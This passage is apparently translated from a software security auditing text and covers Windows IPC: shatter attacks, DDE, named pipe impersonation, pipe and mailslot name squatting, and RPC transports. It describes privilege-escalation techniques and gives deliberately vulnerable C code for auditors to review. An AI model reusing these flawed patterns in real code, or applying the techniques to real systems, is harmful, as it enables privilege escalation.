Этот пример показывает стандартный оконный message pump. Вызов `GetMessage()` просто блокируется, пока не получит сообщение. За ним следует вызов `TranslateMessage()`, который ставит в очередь и преобразует серию сигналов виртуальных клавиш, полученных с клавиатурного ввода, и отправляет их как одну символьную строку. Наконец, вызов `DispatchMessage()` пересылает сообщение соответствующей `WindowProc()`.

Код передает параметр `HWND_MESSAGE` в `CreateWindow()`, что создает message-only window. Окно этого типа никогда не отображается; оно просто существует, чтобы процесс мог получать и обрабатывать оконные сообщения. Такой тип окна выбран по двум причинам. Во-первых, это самый короткий пример, что не отвлекает лишними деталями. Во-вторых, что важнее, этот тип окна используется службами, принимающими ввод оконных сообщений. Вы должны быть знакомы с этим типом окна, потому что он связан с теми видами приложений, на которые нацеливаются атакующие.

Осталось упомянуть одну последнюю функцию - `SendMessage()`:

```
LRESULT SendMessage(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam);
```

Эта функция не важна при ревью кода сама по себе, но ее нужно знать, чтобы понимать эксплойты, связанные с оконными сообщениями. Она просто принимает дескриптор окна, ID сообщения и два параметра, интерпретируемые по-разному в зависимости от типа сообщения. Вы уже видели сообщения `WM_CREATE` и `WM_QUIT`, а сообщения `WM_TIMER` и `WM_PASTE` объясняются в следующем разделе. Обратите внимание: любой процесс с дескриптором оконной станции может отправлять сообщения любому другому окну на объекте рабочего стола внутри этой оконной станции. Все, что требуется, - простой вызов `SendMessage()`.

Shatter-атаки


Возможно, вы задаетесь вопросом, почему предыдущие разделы устроили стремительное введение в Windows GUI. В конце концов, базовая shatter-атака была описана в главе 2, "Анализ дизайна", так что концепция должна быть ясна. Однако важно понимать масштаб этой проблемы. Windows API связывает много функциональности с простой, незащищенной архитектурой сообщений. Каждый аспект пользовательского интерфейса управляется оконными сообщениями, а дизайн API не предоставляет способа ограничить или проверить источник сообщения. Конечно, атакующие должны иметь доступ к оконной станции, прежде чем смогут отправлять сообщения, но после получения такого доступа потенциал эксплуатации может быть довольно широким.

Оригинальная shatter-атака использовала дизайн оконных сообщений, отправляя сообщение `WM_PASTE` привилегированному процессу с message pump на той же оконной станции. Сообщение `WM_PASTE` позволяет атакующим поместить буфер shellcode в адресное пространство привилегированного процесса. Затем атака завершается отправкой сообщения `WM_TIMER`, включающего адрес буфера shellcode. Обработчик по умолчанию для сообщения `WM_TIMER` просто принимает параметр адреса как указатель на функцию и сразу выполняет код, на который он указывает. Результат - прямолинейное повышение привилегий путем выполнения произвольного кода в контексте привилегированного процесса.

Немедленная реакция на shatter-уязвимость состояла в простой фильтрации сообщения `WM_TIMER` в любом привилегированном процессе, взаимодействующем с рабочим столом пользователя. К сожалению, сообщение `WM_TIMER` - лишь симптом проблемы. Реальность такова, что многие сообщения позволяют манипулировать памятью в адресном пространстве целевого процесса или могут приводить к произвольному выполнению. Бретт Мур продемонстрировал ряд таких сообщений в выступлении на конференции Blackhat (http://blackhat.com/presentations/bh-usa-04/bh-us-04-moore/bh-us-04-moorewhitepaper.pdf). Однако наверняка есть новые эксплуатируемые сообщения, которые еще не рассматривались. Кроме того, в каждом оконном процессе есть уникальные векторы эксплуатации, из-за чего нельзя разумно ожидать, что разработчики предугадают каждый из них. Корень проблемы в том, что привилегированный процесс, или конкретно служба, не может безопасно взаимодействовать с потенциально враждебным рабочим столом.

Как аудитор кода, вы должны выявлять ситуации, заставляющие привилегированную службу взаимодействовать с обычными рабочими столами пользователей. Такое взаимодействие может происходить двумя базовыми способами. Первый - простой операционный вопрос: нужно проверить свойства службы и убедиться, что служба не интерактивная. Для этого используйте Services Microsoft Management Console (MMC), чтобы открыть диалог Properties службы. Затем проверьте вкладку "Log On" и посмотрите, выбран ли параметр "Allow Service to Interact with Desktop". Если выбран, служба потенциально уязвима к shatter-атаке. Рисунок 12-1 показывает диалог Properties для Windows Task Scheduler, интерактивной службы.

Рисунок 12-1. Интерактивная служба Windows



Службы могут использовать и другой метод взаимодействия с пользовательским рабочим столом: они могут вручную создать поток и окно на рабочем столе пользователя. Следующий код показывает этот процесс:

```
HWINSTA hWinsta;
HDESK hDesk;

hWinsta = OpenWindowStation("Winsta0", FALSE, MAXIMUM_ALLOWED);
SetProcessWindowStation(hWinsta);

hDesk = OpenDesktop("default", 0, FALSE, MAXIMUM_ALLOWED);
SetThreadDesktop(hDesk);
```

Ради краткости проверка ошибок опущена, но этот код по сути показывает, как служба настраивает поток на обычном пользовательском рабочем столе. Код просто открывает дескриптор `Winsta0`, а затем использует возвращенный дескриптор для открытия рабочего стола default. Текущий поток затем переключается на этот рабочий стол и может взаимодействовать с рабочим столом

вошедшего пользователя. Конечно, поток не уязвим, пока не начнет обрабатывать сообщения. К счастью, вы уже знаете, как это определить, потому что ранее прошли настройку message window. Однако не исключайте существование message window только потому, что не можете его увидеть. Например, некоторые COM-приложения могут создавать фоновые message windows, как объясняется далее в этой главе в разделе "COM", поэтому нужно помнить о таких возможностях.

Подводя итог: при аудите службы нужно выполнить следующие шаги, чтобы выявить потенциальную подверженность shatter-атакам:

1. Проверить MMC snap-in для службы и увидеть, работает ли она как интерактивный пользователь.
2. Изучить код и определить, присоединяется ли он вручную к рабочему столу интерактивного пользователя.
3. Если любой из случаев верен, определить, работает ли message pump для приема оконных сообщений. Если message pump работает, приложение можно считать находящимся в зоне риска.

DDE

Dynamic Data Exchange (DDE) - устаревшая форма IPC, обменивающаяся данными через комбинацию оконных сообщений и разделяемой памяти. Это делается одним из двух способов. Первый требует обработки оконных сообщений `WM_DDE_*` с функциями `PackDDElParam()` и `UnpackDDElParam()`. Второй метод использует API DDE Management Library (DDEML), включающий набор функций `Dde*`, которые оборачивают обработку оконных сообщений. За подробностями использования DDE-коммуникаций можно обратиться к MSDN.

DDE был распространенной формой IPC в ранних версиях Windows, но в основном был вытеснен более надежными механизмами. DDE не имеет реального влияния на безопасность, когда используется для установления связи между процессами с одним контекстом безопасности. Однако он может использоваться для установления связи между разными пользовательскими контекстами на общей оконной станции или даже для обмена данными по сети с использованием файловых общих ресурсов. Чтобы все стало еще запутаннее, DDE поддерживает олицетворение клиентов в DDE-коммуникации. Главное, что нужно помнить: любое использование DDE между контекстами безопасности представляет потенциальную shatter-уязвимость. Сюда входит сетевой DDE, которому нужна привилегированная служба на рабочем столе. Поэтому уязвимые варианты использования DDE включают тот же тип настройки, что и shatter-атаки, описанные ранее.

Терминальные сеансы

Windows Terminal Services (WTS) предоставляет возможность одной системе Windows размещать несколько интерактивных пользовательских сеансов. Изначально эта возможность была доступна как отдельный продукт в Windows NT Terminal Server. Однако в итоге она была включена в базовую линейку продукта во всех версиях Windows XP. Terminal Services не полностью функциональна в большинстве версий Windows XP, но является необходимым компонентом возможностей Remote Assistance и Fast User Switching (FUS).

Появление WTS потребовало дополнительного каркаса для взаимодействия с разными подключениями; это требование было решено добавлением терминальных сеансов и связанных с ними функций WTS API. Терминальные сеансы накладывают дополнительные ограничения на взаимодействие между процессами в разных сеансах. Например, каждый терминальный сеанс имеет связанную с ним уникальную `Winsta0`, а объекты различаются между сеансами с помощью префиксов пространства имен `Global\` и `Local\`. Такая схема именования позволяет стандартным функциям API продолжать работать как ожидается, а WTS API может использоваться для WTS-специфичных манипуляций.

Версии WTS до выпуска Vista имеют интересную особенность. Они запускают все службы в сеансе 0, первом сеансе, который создает система. Он также оказывается тем же сеансом, который используется первым интерактивно вошедшим пользователем. Запуск всех служб в сеансе 0 непреднамеренно дает дополнительные привилегии консольному пользователю на терминальном сервере и первому пользователю на системе с включенным FUS. Главное последствие состоит в том, что пользователь сеанса 0 может взаимодействовать с интерактивными службами.

Как упоминалось, интерактивная служба представляет серьезную уязвимость, которая может позволить атакующим выполнять произвольный код в контексте привилегированной учетной записи службы. Windows Vista решает эту уязвимость, полностью устраняя интерактивные службы. Она ограничивает сеанс 0 только службами и делает его полностью неинтерактивным сеансом. Следует отметить, что любое программное обеспечение, специально нацеленное на Windows Vista, не будет уязвимо к общему классу shatter-уязвимостей.

Каналы

Каналы - это ориентированный на соединение механизм IPC, который можно использовать для передачи данных между двумя или более процессами. Существует два типа каналов: анонимные и именованные. **Анонимный канал** - однонаправленный канал, передающий данные локально между двумя процессами. Поскольку у анонимных каналов нет имен, произвольные процессы не могут на них ссылаться. Обычно это означает, что анонимный канал может использовать только создавший его процесс, если дескриптор канала не дублирован и не передан другому процессу. Обычно анонимные каналы используются для связи между потоками в одном процессе или между родительским и дочерним процессом. **Именованные каналы**, напротив, доступны по имени произвольным процессам и могут быть доступны удаленно в зависимости от прав доступа, связанных с каналом при его создании. Поскольку анонимные каналы локальны и имеют лишь немногие проблемы, связанные с именованными каналами, следующие разделы сосредоточены на именованных каналах.

Разрешения каналов

Все каналы являются защищаемыми объектами, поэтому у них есть специфические права доступа, связанные с их DACL-записями. Таблица 12-2 суммирует разрешения каналов, перечисленные в MSDN.

Таблица 12-2. Права доступа к каналам

Access Right	Meaning
PIPE_ACCESS_DUPLEX	Allows the caller to read and write to the pipe and gives them SYNCHRONIZE access.
PIPE_ACCESS_INBOUND	Allows the caller to read from the pipe and gives them SYNCHRONIZE access.
PIPE_ACCESS_OUTBOUND	Allows the caller to write to the pipe and gives them SYNCHRONIZE access.

Как видите, права доступа для каналов проще, чем у большинства других объектов, например файлов, поэтому разработчики реже непреднамеренно задают неправильные разрешения для канала. Тем не менее уязвимости могут возникать, когда разрешения доступа применяются хаотично. Недобросовестные процессы могут получить доступ на чтение или запись к каналу, где не должны его иметь, что может привести к неавторизованному взаимодействию с сервером

канала. Эта проблема может возникать даже с анонимными каналами, потому что атакующие могут перечислить таблицу дескрипторов процесса и дублировать дескриптор канала со слабыми разрешениями доступа.

Именованные каналы

Именованные каналы - многоправленный механизм IPC для передачи данных между несвязанными процессами на одной машине или на разных машинах по сети. Именованный канал может быть одно- или двунаправленным в зависимости от того, как он создан. Каналы работают в клиент-серверной архитектуре; связь через канал создается наличием одного сервера канала и одного или нескольких клиентов. Поэтому к каналу одновременно может быть подключено несколько клиентов, но сервер может быть только один.

Создание каналов

Каналы можно создавать с помощью `CreateFile()` или `CreateNamedPipe()`. Вы уже изучили семантику создания каналов и доступа к ним через `CreateFile()`, поэтому эту функцию не нужно снова рассматривать. Прототип `CreateNamedPipe()` показан ниже:

```
HANDLE CreateNamedPipe(
    LPCSTR lpName,
    DWORD dwOpenMode,
    DWORD dwPipeMode,
    DWORD nMaxInstances,
    DWORD nOutBufferSize,
    DWORD nInBufferSize,
    DWORD nDefaultTimeout,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes
)
```

Как видите, функция `CreateNamedPipe()` позволяет управлять некоторыми характеристиками именованного канала подробнее, чем `CreateFile()`. Помимо обычных атрибутов, разработчики могут по желанию указать размер входного и выходного буфера для канала, хотя это только рекомендательные значения, которые система не обязана соблюдать. Значение `dwOpenMode` задает, с какими правами доступа должен быть открыт канал: `PIPE_ACCESS_DUPLEX`, `PIPE_ACCESS_INBOUND` или `PIPE_ACCESS_OUTBOUND`. Кроме того, можно указать один или несколько флагов:

• `FILE_FLAG_FIRST_PIPE_INSTANCE` - этот флаг заставляет функцию завершиться ошибкой, если канал уже существует.
• `FILE_FLAG_WRITE_THROUGH` - на определенных типах каналов, где клиентский и серверный процессы находятся на разных машинах, этот флаг заставляет клиента не возвращаться, пока все данные не будут успешно записаны в канал.
• `FILE_FLAG_OVERLAPPED` - включается overlapped I/O; процессу не нужно ждать завершения операций над каналом, чтобы продолжать выполнение.

Значение `dwPipeMode` задает, какой тип канала нужно создать. Канал может быть `PIPE_TYPE_BYTE`, из-за чего данные канала рассматриваются как поток отдельных байтов, или `PIPE_TYPE_MESSAGE`, из-за чего данные рассматриваются как серия отдельных сообщений. Значение `nDefaultTimeout` задает тайм-аут в миллисекундах для операции, выполняемой над каналом, и наконец `lpSecurityAttributes` задает дескриптор безопасности канала.

Клиентам, которым нужно просто отправить одно сообщение в канал типа `PIPE_TYPE_MESSAGE`, не обязательно проходить весь процесс открытия и закрытия канала. Вместо этого они могут использовать функцию `CallNamedPipe()`, имеющую следующий прототип:

```
BOOL CallNamedPipe(
```

```
    LPCSTR lpNamedPipe,
    LPVOID lpInBuffer,
    DWORD nBufferSize,
    LPVOID lpOutBuffer,
    DWORD nOutBufferSize,
    LPDWORD lpBytesRead,
    DWORD nTimeOut
)
```

Эта функция открывает канал, заданный `lpNamedPipe`, записывает одно сообщение, читает один ответ, а затем закрывает канал. Она полезна для клиентов, которым нужно выполнить только одну транзакцию канала.

Олицетворение в каналах

Сервер именованного канала может олицетворять учетные данные клиентских процессов, которые к нему подключаются. Это олицетворение выполняется с помощью функции `ImpersonateNamedPipeClient()`, имеющей следующий прототип:

```
BOOL ImpersonateNamedPipeClient(HANDLE hNamedPipe)
```

Как видите, эта функция просто принимает дескриптор именованного канала и возвращает TRUE или FALSE в зависимости от того, успешно ли прошло олицетворение. Если оно успешно, поток олицетворяет контекст, связанный с последним сообщением, прочитанным из канала. Требование последнего прочитанного сообщения немного неприятно. Если соединение локальное, олицетворение всегда завершается неудачей, если сначала из канала не были прочитаны данные и в канал не были записаны данные. Однако если клиент удаленный, олицетворение может пройти успешно, потому что сообщения передаются при установлении соединения. В любом случае лучше убедиться, что из канала читают до попытки олицетворения.

Далее нужно рассмотреть использование уровней олицетворения. В контексте именованных каналов клиенты могут ограничить степень, в которой сервер может их олицетворять, указав уровень олицетворения в вызове `CreateFile()`. Конкретно уровень олицетворения можно указать в параметре `dwFlagsAndAttributes`. Вот снова прототип функции `CreateFile()`:

```
HANDLE CreateFile(
    LPCSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwSharedMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDisposition,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
)
```

Включив флаг `SECURITY_SQOS_PRESENT` в параметр `dwFlagsAndAttributes`, можно указать следующие флаги олицетворения:

• `SECURITY_ANONYMOUS` - этот флаг принудительно задает уровень олицетворения SecurityAnonymous для открываемого объекта.
• `SECURITY_IDENTIFICATION` - этот флаг принудительно задает уровень олицетворения SecurityIdentification для открываемого объекта.
• `SECURITY_IMPERSONATION` - этот флаг принудительно задает уровень олицетворения SecurityImpersonation для открываемого объекта.
• `SECURITY_DELEGATION` - этот флаг принудительно задает уровень олицетворения SecurityDelegation для открываемого объекта.
• `SECURITY_EFFECTIVE_ONLY` - этот флаг заставляет игнорировать любые изменения, сделанные через функции `AdjustToken*()`.
• `SECURITY_CONTEXT_TRACKING` - режим отслеживания безопасности является динамическим.

Клиенты могут защищать свои учетные данные от злонамеренных серверов с помощью этих флагов, поэтому всегда нужно искать случаи, когда клиент чрезмерно разрешителен в том олицетворении, которое он допускает. Также нужно внимательно относиться к типичным ошибкам при применении этих защит. Попробуйте найти ошибку в следующем коде.

```
BOOL SecureOpenPipe(void)
{
    HANDLE hPipe;

    hPipe = CreateFile("\\\\.\\pipe\\MyPipe", GENERIC_ALL, 0, NULL,
        OPEN_EXISTING, SECURITY_IDENTIFICATION, NULL);

    if (hPipe == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... do pipe stuff ... */
}
```

Увидели? Разработчики пытаются защитить клиента от подключения к злонамеренному серверу, принудительно задавая уровень олицетворения `SECURITY_IDENTIFICATION`. Идея отличная, но исполнение плохое. Они забыли использовать флаг `SECURITY_SQOS_PRESENT`, поэтому флаг `SECURITY_IDENTIFICATION` полностью игнорируется. Правильная реализация выглядела бы так:

```
BOOL SecureOpenPipe(void)
{
    HANDLE hPipe;

    hPipe = CreateFile("\\\\.\\pipe\\MyPipe", GENERIC_ALL, 0, NULL,
        OPEN_EXISTING,
        SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION,
        NULL);

    if (hPipe == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... do pipe stuff ... */
}
```

Также важно аудитировать то, как серверы могут использовать олицетворение. В статье "Impersonation Issues" (*MSDN Code Secure*, март 2003; http://msdn.microsoft.com/library/en-us/dncode/html/secure03132003.asp) Майкл Ховард указывает на опасности непроверки возвращаемых значений функции олицетворения. Предположим, сервер принимает подключение от клиента, а затем хочет получить доступ к объекту от имени клиента. Для этого он олицетворяет пользователя и затем обращается к объекту, как показано в этом примере:

```
BOOL ProcessRequest(HANDLE hPipe)
{
    BOOL rc;
    DWORD bytes;
    unsigned char buffer[BUFSIZ], fname[BUFSIZ];

    for (;;) {
        rc = ReadFile(hPipe, buffer, BUFSIZ, &bytes, NULL);
        if (rc == FALSE)
            break;
        if (bytes <= 0)
            break;

        switch (buffer[0]) {
        case REQUEST_FILE:
            extract_filename(buffer, bytes, fname);
            ImpersonateNamedPipeClient(hPipe);
            write_file_to_pipe(hPipe, fname);
            RevertToSelf();
            break;
        /* ... other request types ... */
```

```
        }
    }

    /* ... more stuff here ... */
}
```

Этот код взят из сервера именованного канала, который может получать ряд запросов, один из которых предназначен для чтения определенных файлов. Однако код не проверяет возвращаемое значение функции `ImpersonateNamedPipeClient()`. Если эта функция завершается неудачей, привилегии и права доступа приложения остаются неизменными относительно исходного состояния. Поэтому доступ к файлу выполняется с исходными разрешениями серверного процесса, а не подключившегося клиента.

Возможно, вы задаетесь вопросом: "Но почему функции олицетворения могут завершаться неудачей? Может ли злонамеренный клиент это вызвать?" Да, может. Вы только что узнали, что при аудите клиентов нужно искать наличие или отсутствие принудительного задания уровней олицетворения для сервера. Злонамеренный клиент также может использовать эти уровни, чтобы запретить серверу олицетворять клиента. Даже такая простая вещь, как отсутствие предварительного чтения из канала, может заставить вызов олицетворения завершиться неудачей. Такая неудача может привести к доступу к объекту с более высокими привилегиями, чем предполагалось.

Захват каналов

Как и со многими другими типами объектов, существование именованных каналов в пространстве имен объектов вводит возможность уязвимостей захвата имен. Разработчики должны быть осторожны, решая, как приложения создают именованные каналы и обращаются к ним. При аудите приложения нужно смотреть на эту проблему с обеих сторон: на последствия для серверов, уязвимых к захвату имен, и на последствия для клиентов, уязвимых к захвату имен.

Серверы

Сервер может быть уязвим к захвату имен, если он использует предсказуемое имя канала и не проверяет, был ли канал уже создан. Сервер также может быть уязвим к захвату имен, если создает пул каналов и использует `ConnectNamedPipe()` для обслуживания нескольких подключений. Пул каналов создается путем создания и подключения нескольких экземпляров одного и того же канала с указанием одинакового значения `nMaxInstances` при каждом вызове `CreateNamedPipe()`. В зависимости от времени создания и подключения канала атакующие могут захватить канал и олицетворить сервер.

При создании одноэкземплярного канала с помощью `CreateFile()` уязвимость захвата может возникать почти так же, как с файлами: сервер забывает использовать флаг `CREATE_NEW` в параметре `dwCreationDisposition`. Когда для одного экземпляра используется `CreateNamedPipe()`, проблема возникает, если параметр `dwOpenMode` не содержит `FILE_FLAG_FIRST_PIPE_INSTANCE`, доступный только в Windows 2000 SP2 и более поздних версиях. Вот пример уязвимого вызова:

```
BOOL HandlePipe(SECURITY_DESCRIPTOR *psd)
{
    HANDLE hPipe;

    hPipe = CreateNamedPipe("\\\\.\\pipe\\MyPipe",
        PIPE_ACCESS_DUPLEX,
        PIPE_TYPE_BYTE,
        PIPE_UNLIMITED_INSTANCES,
        1024,
        1024,
```

```
            NMPWAIT_USE_DEFAULT_WAIT,
            psd);

        if (hPipe == INVALID_HANDLE_VALUE || ConnectNamedPipe(hPipe, NULL)) {
            CloseHandle(hPipe);
            return FALSE;
        }

        /* ... do stuff with the pipe ... */
        DisconnectNamedPipe();
    }
```

Этот сервер не задает `FILE_FLAG_FIRST_PIPE_INSTANCE` и не ограничивает число соединений. Поэтому атакующие могут создать канал с именем `MyPipe` и подключиться к нему раньше этого приложения. Поскольку атакующие начинают слушать канал первыми, клиент сначала подключается к ним. В зависимости от тайминга и разрешенного числа экземпляров настоящий сервер может получить ошибку или иметь действительный дескриптор канала, оказавшийся последним в очереди соединений. Если сервер успешно создает канал и является последним потоком в соединении, он может спокойно продолжать работу. Он даже может выполнять чувствительные операции, исходя из предположения, что канал действителен.

Клиенты

Клиенты на самом деле более подвержены захвату имен с именованными каналами, потому что могут непреднамеренно подключиться к злонамеренному серверу канала. Guardent Technologies раскрыла уязвимость такого типа в августе 2000 года (www.securityfocus.com/advisories/2472). Windows 2000 Service Control Manager (SCM) использует предсказуемый именованный канал для связи со службами. Однако SCM не проверял уже существующие каналы при запуске службы. Это означало, что атакующие могли просто создать канал и запустить любую службу, которую мог запустить обычный пользователь, например службу ClipBook. Целевая служба затем подключалась к каналу, контролируемому атакующим, а атакующий повышал привилегии, олицетворяя учетную запись службы.

К счастью, появление `SeImpersonatePrivilege` значительно помогло устранить этот тип уязвимостей олицетворения. Однако атака все еще жизнеспособна для старых систем и для нарушения изоляции ограниченных учетных записей служб. Даже без олицетворения эта атака все равно является успешным отказом в обслуживании. Она также предоставляет доверенный канал в привилегированный процесс, что может раскрыть чувствительные данные или другие потенциальные уязвимости.

Mailslots

Mailslots - еще один механизм IPC, предлагаемый Windows. В отличие от именованных каналов, mailslots не ориентированы на соединение и не являются двунаправленными; клиенты просто отправляют сообщения серверному процессу. Клиенты mailslot никогда не читают из mailslot; читать могут только серверы, то есть процессы, имеющие дескриптор объекта mailslot. Ограниченная функциональность mailslots означает значительно меньший объем работы для аудиторов кода. Однако ради полноты следующие разделы проходят по некоторым основам.

Разрешения mailslot

У mailslots нет уникального набора прав доступа. Вместо этого они используют стандартные права доступа к файлам, обсуждавшиеся в главе 11. Их разрешения можно аудитировать так же, как стандартные разрешения файлов.

Захват mailslot

Захват mailslot невозможен в том же виде, что и для большинства других именованных объектов, потому что у mailslots есть только функция создания, `CreateMailslot()`, которая завершается ошибкой, если mailslot с таким именем уже существует. Клиентский конец mailslot затем открывается с помощью `CreateFile()`, которая завершается ошибкой, если попытаться открыть несуществующий mailslot.

Существует возможность, что клиент отправит сообщения серверу, которому не собирался их отправлять. Эта ошибка возникает, когда злонамеренный пользователь создает mailslot раньше сервера; когда сервер запускается и не может создать mailslot, он просто завершает работу, оставляя злонамеренный mailslot в пространстве имен объектов для подключения клиентов. Эта атака позволяет недобросовестному приложению олицетворить сервер и читать сообщения клиентов, что может привести к утечке информации.

Remote Procedure Calls

Remote Procedure Call (RPC) является неотъемлемой частью операционных систем Windows. По сути, RPC - это клиент-серверный протокол, который разработчики приложений могут использовать для вызова процедур на локальном или удаленном узле. Хотя разработчикам часто нужно явно направить клиентское приложение на подключение к удаленной машине, детали соединения и маршалинг данных выполняются за кулисами слоем RPC. Такое поведение скрывает от разработчиков детали передачи данных между двумя машинами и того, как вызываются процедуры.

Существует два основных протокола RPC: Open Network Computing (ONC) RPC, иногда называемый SunRPC, и Distributed Computing Environment (DCE) RPC. Глава 10, "UNIX II: процессы", обсуждает ONC RPC применительно к UNIX-приложениям. Microsoft использует DCE RPC, который сильно отличается, но с точки зрения аудита кода базовые процедуры поиска открытого кода похожи. У программ Microsoft RPC есть некоторые дополнительные сложности, обсуждаемые в следующих разделах.

RPC-соединения

Прежде чем углубляться в детали аудита RPC-программ, нужно знать основы того, как общаются клиенты и серверы. Прежде чем клиент сможет вызвать удаленную процедуру, ему нужно создать привязку к целевому интерфейсу. **Привязка** - это соединение уровня приложения между клиентом и сервером. Она содержит детали соединения, включая состояние аутентификации, и структурно выражается в RPC-программах через binding handles. **Binding handles** используются затем для выполнения операций, таких как вызов процедур, установка аутентификации и так далее.

Следующие разделы ссылаются на **endpoint mapper** - RPC-компонент, используемый для установления привязок. С точки зрения аудита кода большая часть работы endpoint mapper выполняется неявно, поэтому о нем не нужно слишком беспокоиться. Просто помните, что он существует и отвечает за установление привязки между RPC-клиентом и сервером.

RPC-транспорты

Слой Windows RPC независим от транспорта, то есть он может упаковывать свои структуры данных поверх разных нижележащих протоколов. Когда вы видите функцию, принимающую аргумент

"protocol sequence", речь идет о протоколе, используемом для транспортировки RPC-данных между двумя конечными точками. Выбранный транспорт определенно может влиять на безопасность приложения, как объясняется в следующих разделах. Эти RPC-протоколы делятся на три категории, описанные в следующих трех разделах.

NCACN

Network computing architecture connection-oriented protocol (NCACN) предназначен для RPC-приложений, которым нужно удаленно взаимодействовать по сети. Протоколы в этой категории ориентированы на соединение, то есть предоставляют надежные двусторонние сквозные соединения на время сеанса. Таблица 12-3 перечисляет протоколы, доступные в этой категории.

Таблица 12-3. Protocol sequences NCACN

Protocol Sequence	Description
ncacn_nb_tcp	NetBIOS over TCP
ncacn_nb_ipx	NetBIOS over Internetwork Packet Exchange (IPX)
ncacn_nb_nb	NetBIOS Enhanced User Interface (NetBEUI)
ncacn_ip_tcp	RPC data sent over regular TCP/IP connections
ncacn_np	RPC data sent over named pipes
ncacn_spx	RPC data sent over Sequenced Packet Exchange (SPX)
ncacn_dnet_nsp	DECnet transport
ncacn_at_dsp	AppleTalk DSP
ncacn_vns_spp	Vines scalable parallel processing transport
ncacn_http	RPC over HTTP (which runs on top of TCP)

NCADG

Network computing architecture datagram protocol (NCDAG) также предназначен для RPC-приложений, которым нужно взаимодействовать с удаленными узлами по сети. Однако в отличие от протоколов NCACN, протоколы NCADG предоставляют транспорт без установления соединения. Таблица 12-4 перечисляет допустимые protocol sequences.

Таблица 12-4. Protocol sequences NCADG

Protocol Sequence	Description
ncadg_ip_udp	RPC traffic sent over User Datagram Protocol (UDP)
ncadg_ipx	RPC traffic sent over IPX

NCALRPC

